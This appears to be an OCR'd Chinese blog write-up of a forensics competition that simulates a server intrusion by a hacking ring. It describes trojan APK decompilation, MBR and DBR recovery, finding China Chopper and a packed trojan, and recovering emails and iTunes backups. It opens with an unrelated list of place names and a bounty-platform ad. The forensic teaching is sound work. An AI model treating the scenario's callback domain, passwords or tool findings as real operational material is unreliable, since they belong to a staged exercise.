Monte Nuevo
Graveyard
Bendita
Impala
Chumacera
Los Leones
Valle del Mar
Puerto Paraiso
Prison
Los Higos

补天
漏洞响应平台

IoT APP
漏洞奖励计划

欢迎白帽子提交

奖励高　范围广　审核快　活动多

如果你擅长IoT、APP漏洞挖掘

请添加qq：3043889563获取更多惊喜


虎鲸杯电子取证大赛赛后复盘总结

作者：H4lo

原文链接：https://www.anquanke.com/post/id/177714

22.1 前言

前几天参加了一个电子取证大赛，题目模拟了一起黑客入侵窃取服务器信息的案件，在整个案件中如果通过线索的搜集把各个蛛丝马迹都串起来，还是挺有趣的。赛后对案件进行了复盘，案件描述如下：



从线索来看这里应该是 a 和 e 的犯罪嫌疑比较大。

所给的取证材料有这些：


检材2：APK恶意程序文件 A1	2019/4/29 8:09	文件夹	
检材2：APK恶意程序文件 A1.rar	2019/4/26 17:16	快压 RAR 压缩文件	262 KB
检材3：调取话单数据 F2、F2-1、F2-2...	2019/4/26 17:16	快压 RAR 压缩文件	406 KB
检材4：Android手机备份数据 M2.rar	2019/4/26 17:16	快压 RAR 压缩文件	1,242 KB
检材5：随身固态闪存介质 C2.rar	2019/4/26 17:22	快压 RAR 压缩文件	127,826 KB
检材6：笔记本镜像 P3.rar	2019/4/26 20:41	快压 RAR 压缩文件	9,960,602
检材7：家庭摄像头 R3.rar	2019/4/26 17:18	快压 RAR 压缩文件	45,949 KB
检材1：RAID重组	2019/4/30 0:13	文件夹	

接下来就要通过这些检材的镜像/数据来进行相关的信息取证。这里对证据逐个来进行分析。

22.2 APK 逆向分析（管理员手机上木马文件）

使用 jadx-gui 把木马文件加载进去直接读 java 代码，发现是用 okhttp 框架写的程序，**题目指明需要找到他的回传地址和手机号。**


使用搜索功能直接找关键词即可，第一条就是需要找的线索



如下，可以得到两个信息：

回传地址：www.iedemo.com

回传手机号：13901678945




有了手机号就可以配合话单分析进行溯源，找到嫌疑人之间的关系。

22.3 闪存介质取证（嫌疑人 a 的证据）

22.3.1 基础知识的补充

在 winhex 中找到起始扇区（最前面的 512 字节是 MBR 扇区），MBR 扇区中前面的 446 字节是磁盘的引导代码，**后面的 64 字节分别是四个分区表的基本信息，也就是硬盘分区表 DPT，每 16 个字节记录一个分区表项。**（选中区域）



例如第一个分区表项记录信息：

80 01 01 00 06 FE 3F A7 3F 00 00 00 69 2E 29 00


含义如下：

存贮字节位	内容及含义
第1字节	引导标志。若值为80H表示活动分区，若值为00H表示非活动分区。
第2、3、4字节	本分区的起始磁头号、扇区号、柱面号。其中： 磁头号——第2字节； 扇区号——第3字节的低6位； 柱面号——为第3字节高2位+第4字节8位。
第5字节	分区类型符。 00H——表示该分区未用（即没有指定）； 06H——FAT16基本分区； 0BH——FAT32基本分区； 05H——扩展分区； 07H——NTFS分区； 0FH——（LBA模式）扩展分区（83H为Linux分区等）。
第6、7、8字节	本分区的结束磁头号、扇区号、柱面号。其中： 磁头号——第6字节； 扇区号——第7字节的低6位； 柱面号——第7字节的高2位+第8字节。
第9、10、11、12字节	逻辑起始扇区号，本分区之前已用了的扇区数。
第13、14、15、16字节	本分区的总扇区数。

根据上面的知识可以知道这里可识别的分区为第一个的主分区（分区标识符为 06），第二个扩展分区（分区标识符为 05）。

22.3.2 恢复步骤

分区 1 是一个 FAT16 的分区，分区 2 和 3 的类型未知，**从 winhex 上来简单分析可以看到他们的 DBR 分区都被覆盖成了垃圾数据**，因此这里的第一步需要对 DBR 分区进行恢复。（数据恢复这部分的知识并不了解，导致比赛时比较慌...所以感觉知识储备还是不太够）



这里可以用下面几款软件来恢复：

WINHEX 恢复大师 R-studio

使用 WINHEX 恢复有两种方式：

1. 复制备份扇区到 DBR 扇区。`https://jingyan.baidu.com/article/425e69e6f1b191be15fc16a9.html`
2. 直接使用现有的扇区类型的正确 DBR 覆盖掉垃圾数据。


这里修起来比较复杂，就直接使用别的工具自动修复了。

恢复大师镜像恢复

使用恢复大师选择 ‘‘镜像恢复’’，打开镜像 ‘‘随身固态闪存介质 C2.dd’’，这里就可以正常分析出分区 2 （FAT32）和分区 3 （NTFS）的文件格式

接着选择‘’ 深度恢复‘’，恢复完成之后在压缩包分类中查看信息，**发现了‘’ 中国菜刀‘’ 这个黑客必备的工具和类似于 svchost 木马的文件。**

将 ‘‘样本 – 123456.rar” 文件导出到本地之后，解压出来（解压密码为 123456，别问为什么，因为文件名上面写着。。），发现是 upx 加壳了，直接脱壳即可。



将这个样本文件加载到 IDA 中，**发现木马的功能和服务器上面的恶意程序的功能完全一致**（后面会分析到），所以极大可能是同一个文件。

22.3.3 小总结

所以这里有一个猜想是：从‘‘样本文件”的名字可以推测，a 是一名黑客，根据金钱交易写了一个木马交给某人，然后这个人（可能也是黑客）利用了木马来控制了服务器。

22.4 笔记本镜像取证（嫌疑人 e 的证据）

笔记的镜像可以直接加载到取证大师中，可以直接进行线索的发现和信息收集。可以直接使用取证大师的自动取证功能找到的线索这里就不再重新叙述了。应该包括了下面几类的信息：

笔记本电脑的基本信息用户登录/开关机信息 iTunes 备份信息邮件信息

这里重点关注邮件信息和 iTunes 备份信息。

22.4.1 邮箱信息收集

根据邮箱信息的收集，可以知道两个线索：


1. 龚 XX 给于某发送了带了密码的邮件附件
2. 和小歪、龚 XX、petter 的聊天记录

首先可以把几个联系人都列出来，**然后再通过已知的信息摸清他们之间的关系。**


根据邮件中的信息和前面收集的信息，得到关系图如下：

22.4.2 iTunes 备份信息

在取证大师的\Moblie\Backup\a6c4a185aeed0170d24d39dd8843126bcd522ba7 目录里是 itunes 备份文件的目录，目录下有很多子目录。




将目录下的 Manifest.db 加载到 Sqlite3 中，可以看到目录和备份数据对应的关系，根据这个关系就恢复出原始数据。




这里可以使用现有的 itunes 备份恢复软件，将手机中的数据恢复出来。

使用软件需要开通会员，下不去手所以在这里就直接使用取证大师，在目录下搜索记录，直接搜索 ‘‘小李’’，就会出现和 ‘‘龚 XX” 的聊天记录，会发现其中一条就是上面邮件附件的密码。



密码也就是百度云账号输入两遍，即：178596283901785962839

把附件解压出来是对应的数据库文件，同样的方法加载到本地，**打开会发现是黑客拿下的站点数据库。**



接着往下看，可以知道有笔交易是拿下 ‘‘济公物流’’，需求是要求官网 a 瘫痪，**而这个站点正是此次被入侵的服务器站点。**所以这里的线索就更加清晰：这是个黑产团伙作案，已经形成了一个地下钱庄。

